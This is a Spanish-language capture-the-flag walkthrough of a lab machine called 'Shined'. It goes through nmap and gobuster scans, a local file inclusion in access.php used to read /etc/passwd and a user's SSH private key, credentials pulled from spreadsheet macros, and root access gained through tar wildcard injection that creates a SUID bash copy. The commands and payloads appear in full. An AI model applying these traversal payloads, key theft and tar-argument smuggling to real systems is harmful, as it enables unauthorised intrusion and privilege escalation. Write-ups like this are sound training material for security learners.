

SHINED




Comenzamos realizando un escaneo con nmap. Encontramos 3 puertos abiertos, 22 y 2222 (ssh) y el 80.

```
-----
Running Nmap nmap -sS -sV -A -O -p- 192.168.16.24
-----
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-22 17:14 CET
Nmap scan report for 192.168.16.24
Host is up (0.00055s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 8d:9c:0e:58:72:31:a2:f9:81:15:34:9a:e7:07:f1:2a (ECDSA)
|_  256 d8:05:cc:bd:07:3b:c8:59:eb:5e:cd:ee:6e:52:c6:ab (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_ _http-title: sungla
|_ _http-server-header: Apache/2.4.52 (Ubuntu)
2222/tcp  open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 09:20:97:b6:90:27:34:c4:f4:ed:35:c0:66:a3:f8:02 (ECDSA)
|_  256 a5:bc:e0:59:79:1e:b7:5f:93:65:b1:2f:0c:bb:b0:66 (ED25519)
MAC Address: 08:00:27:88:FF:55 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Añadimos el dominio shined.thl al fichero /etc/hosts y realizamos una búsqueda de directorios con gobuster.

```
> gobuster dir -u http://shined.thl -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,txt,md,php,zip,tar
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://shined.thl
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,txt,md,php,zip,tar
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./html (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 21819]
./php (Status: 403) [Size: 275]
/images (Status: 301) [Size: 309] [--> http://shined.thl/images/]
/contact.html (Status: 200) [Size: 8716]
/about.html (Status: 200) [Size: 7269]
/privacy (Status: 301) [Size: 310] [--> http://shined.thl/privacy/]
/shop.html (Status: 200) [Size: 7374]
/css (Status: 301) [Size: 306] [--> http://shined.thl/css/]
/access.php (Status: 200) [Size: 1849]
./js (Status: 301) [Size: 305] [--> http://shined.thl/js/]
/glasses.html (Status: 200) [Size: 9822]
./html (Status: 403) [Size: 275]
./php (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 1543920 / 1543927 (100.00%)
=====
Finished
=====
> cat /etc/hosts | grep shined
192.168.16.24 shined.thl
```

La página a tener en cuenta es access.php donde tenemos un login.



192.168.16.24/access.php

ase64 | GTF0Bins Online - Reverse Shel... Path Hijacking y Libra... Brainfuck Language ... CyberChef Online syntax hig

## Iniciar Sesión

Usuario

Contraseña

Iniciar Sesión

Al interactuar con este formulario no hace nada, si verificamos el código fuente de la página comprobamos que el botón action no hace realiza nada.

```
<div class="login-container">
  <h2>Iniciar Sesión</h2>
  <form action="#" method="post">
    <input type="text" name="username" placeholder="Usuario" required>
    <input type="password" name="password" placeholder="Contraseña" required>
    <input type="submit" value="Iniciar Sesión">
  </form>
```

A continuación, puesto que la página es una .php, vamos a probar si podemos realizar algún tipo de lfi. Nos devuelve que el parámetro, el cual podremos abusar de esta técnica es inet.

```
> wfuzz -c -z file,/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hc 404 --hh 1045 'http://192.168.16.24/access.php?FUZZ=../../../../../../../../etc/passwd'
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's document
on for more information.
* Wfuzz 3.1.0 - The Web Fuzzer
*
Target: http://192.168.16.24/access.php?FUZZ=../../../../../../../../etc/passwd
Total requests: 220560

=====
ID           Response  Lines  Word  Chars  Payload
=====
000003976:  200      88 L   164 W   3164 Ch  "inet"

Total time: 367.1828
Processed Requests: 220560
Filtered Requests: 220559
Requests/sec.: 600.6816
```

Obtenemos los usuarios del sistema con el parámetro encontrado.

```
view-source:http://192.168.16.24/access.php?inet=../../../../../../../../etc/passwd

Exploit-DB Google Hacking DB base64 | GTF0Bins Online - Reverse Shel... Path Hijacking y Libra... Brainfuck Language ...

36 border-radius: 5px;
37 box-sizing: border-box;
38 }
39 .login-container input[type="submit"] {
40 background-color: #007bff;
41 color: #ffffff;
42 border: none;
43 cursor: pointer;
44 }
45 .login-container input[type="submit"]:hover {
46 background-color: #0056b3;
47 }
48 </style>
49 </head>
50 <body>
51 <div class="login-container">
52 <h2>Iniciar Sesión</h2>
53 <form action="#" method="post">
54 <input type="text" name="username" placeholder="Usuario" required>
55 <input type="password" name="password" placeholder="Contraseña" required>
56 <input type="submit" value="Iniciar Sesión">
57 </form>
58 </div>
59
60 <div>
61 root:x:0:0:root:/root:/bin/bash
62 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
63 bin:x:2:2:bin:/bin:/usr/sbin/nologin
64 sys:x:3:3:sys:/dev:/usr/sbin/nologin
65 sync:x:4:65534:sync:/bin:/bin/sync
66 games:x:5:60:games:/usr/games:/usr/sbin/nologin
67 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
68 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
69 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
70 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
71 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
72 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
73 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
74 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
75 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
76 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
77 gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
78 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
79 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
80 systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
81 systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
82 messagebus:x:103:104:/nonexistent:/usr/sbin/nologin
83 systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
84 sshd:x:105:65534:/run/sshd:/usr/sbin/nologin
85 cifra:x:1000:1000,,,:/home/cifra:/bin/bash
```

Tras buscar diferentes archivos sensibles a los que tener acceso, damos con la clave privada del user cifra que posteriormente usaremos para loguearnos.

```
view-source:http://192.168.16.24/access.php?inet=../../../../../../../../home/cifra/.ssh/id_rsa

Exploit-DB Google Hacking DB base64 | GTF0Bins Online - Reverse Shel... Path Hijacking y Libra... Brainfuck L

60 <div>
61 -----BEGIN OPENSSH PRIVATE KEY-----
62 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
109 -----END OPENSSH PRIVATE KEY-----
```

Después de pasar la clave a un fichero, le damos privilegios y comprobamos si la clave consta de contraseña o no. Como no tiene contraseña iniciamos sesión directamente ssh por el puerto 2222 puesto que por el 22 no tendremos acceso.

```
> chmod 600 clave_priv_cifra
> file clave_priv_cifra
clave_priv_cifra: OpenSSH private key
> ssh -i clave_priv_cifra cifra@192.168.16.24:2222
ssh: Could not resolve hostname 192.168.16.24:2222: Name or service not known
> ssh -i clave_priv_cifra cifra@192.168.16.24 -p 2222
The authenticity of host '[192.168.16.24]:2222 ([192.168.16.24]:2222)' can't be established.
ED25519 key fingerprint is SHA256:rpq/IGJ60HZMEXbZDqlzSx9/6CKFJT0Tyb3ubKwwu3Y.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.16.24]:2222' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Apr  9 13:53:46 2024 from 192.168.1.210
cifra@bl3d359bc30b:~$ |
```

En el directorio home del user encontramos un fichero xlsx donde el dueño es root y carecemos de permisos de edición. Lo pasamos a nuestra máquina atacante con base64.


```
cifra@bl13d359bc30b:~$ ls
contabilidad.xlsm
cifra@bl13d359bc30b:~$ base64 contabilidad.xlsm
UESDBBQABgAIAAAAIQCsmTVRbwEAAD8EAAATAAgCW0NvbnRlbmRfVHlwZXNdLnhtbCCiBAIoAAC
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
cifra@bl13d359bc30b:~$ ls -lisah
total 44K
403750 4.0K drwxr-xr-x 4 cifra cifra 4.0K Apr 8 2024 .
397280 4.0K drwxr-xr-x 1 root root 4.0K Apr 7 2024 ..
403760 4.0K -rwxr-xr-x 1 cifra cifra 220 Apr 7 2024 .bash_logout
403761 4.0K -rwxr-xr-x 1 cifra cifra 3.7K Apr 7 2024 .bashrc
403828 4.0K drwx----- 2 cifra cifra 4.0K Apr 7 2024 .cache
403752 4.0K -rwxr-xr-x 1 cifra cifra 807 Apr 7 2024 .profile
403773 4.0K drwxr-xr-x 2 cifra cifra 4.0K Apr 7 2024 .ssh
403780 16K -rw-r--r-- 1 root root 14K Apr 8 2024 contabilidad.xlsm
```

Una vez en nuestra máquina, lo abrimos por ver que tiene en su interior.


```
> nvim fichero_codificado
> base64 -d fichero_codificado > contabilidad.xlsm
> mv contabilidad.xlsm CTFs/shined
> cd CTFs/shined
> libreoffice --calc contabilidad.xlsm
```

El fichero se encuentra vacío, pero parece que tiene alguna macro.





Dentro de las macros encontramos lo que parece un login.



Probamos a conectarnos por ssh al puerto 22 con los datos de login obtenidos.

```
> ssh leopoldo@192.168.16.24
leopoldo@192.168.16.24's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Mon Jan 27 05:42:20 PM UTC 2025

System load:  0.080078125      Processes:            120
Usage of /:   55.5% of 11.21GB Users logged in:      0
Memory usage: 16%             IPv4 address for docker0: 172.17.0.1
Swap usage:   0%              IPv4 address for enp0s3: 192.168.16.24

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

18 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Apr  9 14:45:36 2024 from 192.168.1.41
leopoldo@shined:~$
```

En el propio directorio del user encontramos la primera flag.

```
leopoldo@shined:~$ cat user.txt
leopoldo@shined:~$ |
```



Buscando alguna forma para escalar privilegios por el sistema encontramos un script muy interesante dentro del directorio /tmp. Este script aparte de cambiar de directorio crea un tar con todo lo que haya en el directorio scripts.

```
leopoldo@shined:~/Desktop/scripts$ ls -l /tmp/
total 28
-rwxr-xr-x 1 root root 101 Apr 7 2024 backup.sh
-rwxr-xr-x 1 root root 81 Apr 9 2024 clean.sh
drwx----- 3 root root 4096 Jan 27 19:46 snap-private-tmp
drwx----- 3 root root 4096 Jan 27 19:46 systemd-private-daafdca3f0e54c0697076c213e050e17-ModemManager.service-Rbqrko
drwx----- 3 root root 4096 Jan 27 19:46 systemd-private-daafdca3f0e54c0697076c213e050e17-systemd-logind.service-8HcR8M
drwx----- 3 root root 4096 Jan 27 19:46 systemd-private-daafdca3f0e54c0697076c213e050e17-systemd-resolved.service-Zx4wes
drwx----- 3 root root 4096 Jan 27 19:45 systemd-private-daafdca3f0e54c0697076c213e050e17-systemd-timesyncd.service-v5zv3s
```

```
leopoldo@shined:/tmp$ cat backup.sh
#!/bin/bash

cd /home/leopoldo/Desktop/scripts/
tar -zcf /home/leopoldo/Desktop/scripts/backup.tgz *
```

Con el comando tar, tal y como especifican en la página [hacktricks](#), existe unos parámetros con el cual podremos ejecutar comandos. Para ello, primero vamos a crear un script donde copiamos el comando bash en un fichero llamado x y otorgándole permisos de suid para que se ejecute con los permisos del propietario (root).

```
leopoldo@shined:/tmp$ cat /home/leopoldo/Desktop/scripts/exploit.sh
cp /bin/bash /tmp/josehtw && chmod +s /tmp/josehtw
```

Ahora sí, ejecutamos los parámetros de tar necesarios para la ejecución del comando. Con esto conseguimos que se ejecute nuestro script y así tengamos nuestro fichero con suid activado.

```
leopoldo@shined:~/Desktop/scripts$ echo ' ' > '--checkpoint=1'
leopoldo@shined:~/Desktop/scripts$ echo ' ' > '--checkpoint-action=exec=bash exploit.sh'
leopoldo@shined:~/Desktop/scripts$ ls -la
total 32
drwxrwxr-x 2 leopoldo leopoldo 4096 Jan 27 21:54 .
drwxrwxr-x 3 leopoldo leopoldo 4096 Apr 7 2024 ..
-rw-r--r-- 1 root root 10043 Jan 27 21:58 backup.tgz
-rw-rw-r-- 1 leopoldo leopoldo 1 Jan 27 21:34 '--checkpoint=1'
-rw-rw-r-- 1 leopoldo leopoldo 1 Jan 27 21:54 '--checkpoint-action=exec=bash exploit.sh'
-rw-rw-r-- 1 leopoldo leopoldo 58 Jan 27 21:53 exploit.sh
```

Al esperar un rato ya nos sale nuestro directorio en /tmp.

```
leopoldo@shined:~/Desktop/scripts$ ls -l /tmp/
total 1392
-rwxr-xr-x 1 root root 101 Apr 7 2024 backup.sh
-rwxr-xr-x 1 root root 81 Apr 9 2024 clean.sh
-rwsr-sr-x 1 root root 1396520 Jan 27 22:03 josehtw
drwx----- 3 root root 4096 Jan 27 19:46 snap-private-tmp
drwx----- 3 root root 4096 Jan 27 19:46 systemd-private-daafdca3f0e54c0697076c213e050e17-ModemManager.service-Rbqrko
drwx----- 3 root root 4096 Jan 27 19:46 systemd-private-daafdca3f0e54c0697076c213e050e17-systemd-logind.service-8HcR8M
drwx----- 3 root root 4096 Jan 27 19:46 systemd-private-daafdca3f0e54c0697076c213e050e17-systemd-resolved.service-Zx4wes
drwx----- 3 root root 4096 Jan 27 19:45 systemd-private-daafdca3f0e54c0697076c213e050e17-systemd-timesyncd.service-v5zv3s
```

Por último, ejecutamos nuestro fichero de igual manera que si hiciésemos `/bin/bash -p` y vamos a por la grandiosa flag.

```
leopoldo@shined:/tmp$ ./josehtw -p
josehtw-5.1# id
uid=1001(leopoldo) gid=1001(leopoldo) euid=0(root) egid=0(root) groups=0(root),1001(leopoldo)
josehtw-5.1# whoami
root
josehtw-5.1# ls
backup.sh  snap-private-tmp                                systemd-private-daaafdca3f0e54c0697076c213e050e17-systemd-resolved.service-Zx4wes
clean.sh   systemd-private-daaafdca3f0e54c0697076c213e050e17-ModemManager.service-Rbarko    systemd-private-daaafdca3f0e54c0697076c213e050e17-systemd-timesyncd.service-V5zv3s
josehtw   systemd-private-daaafdca3f0e54c0697076c213e050e17-systemd-logind.service-8HcR8H
josehtw-5.1# cd /root
josehtw-5.1# ls
root.txt  snap
josehtw-5.1# cat root.txt
```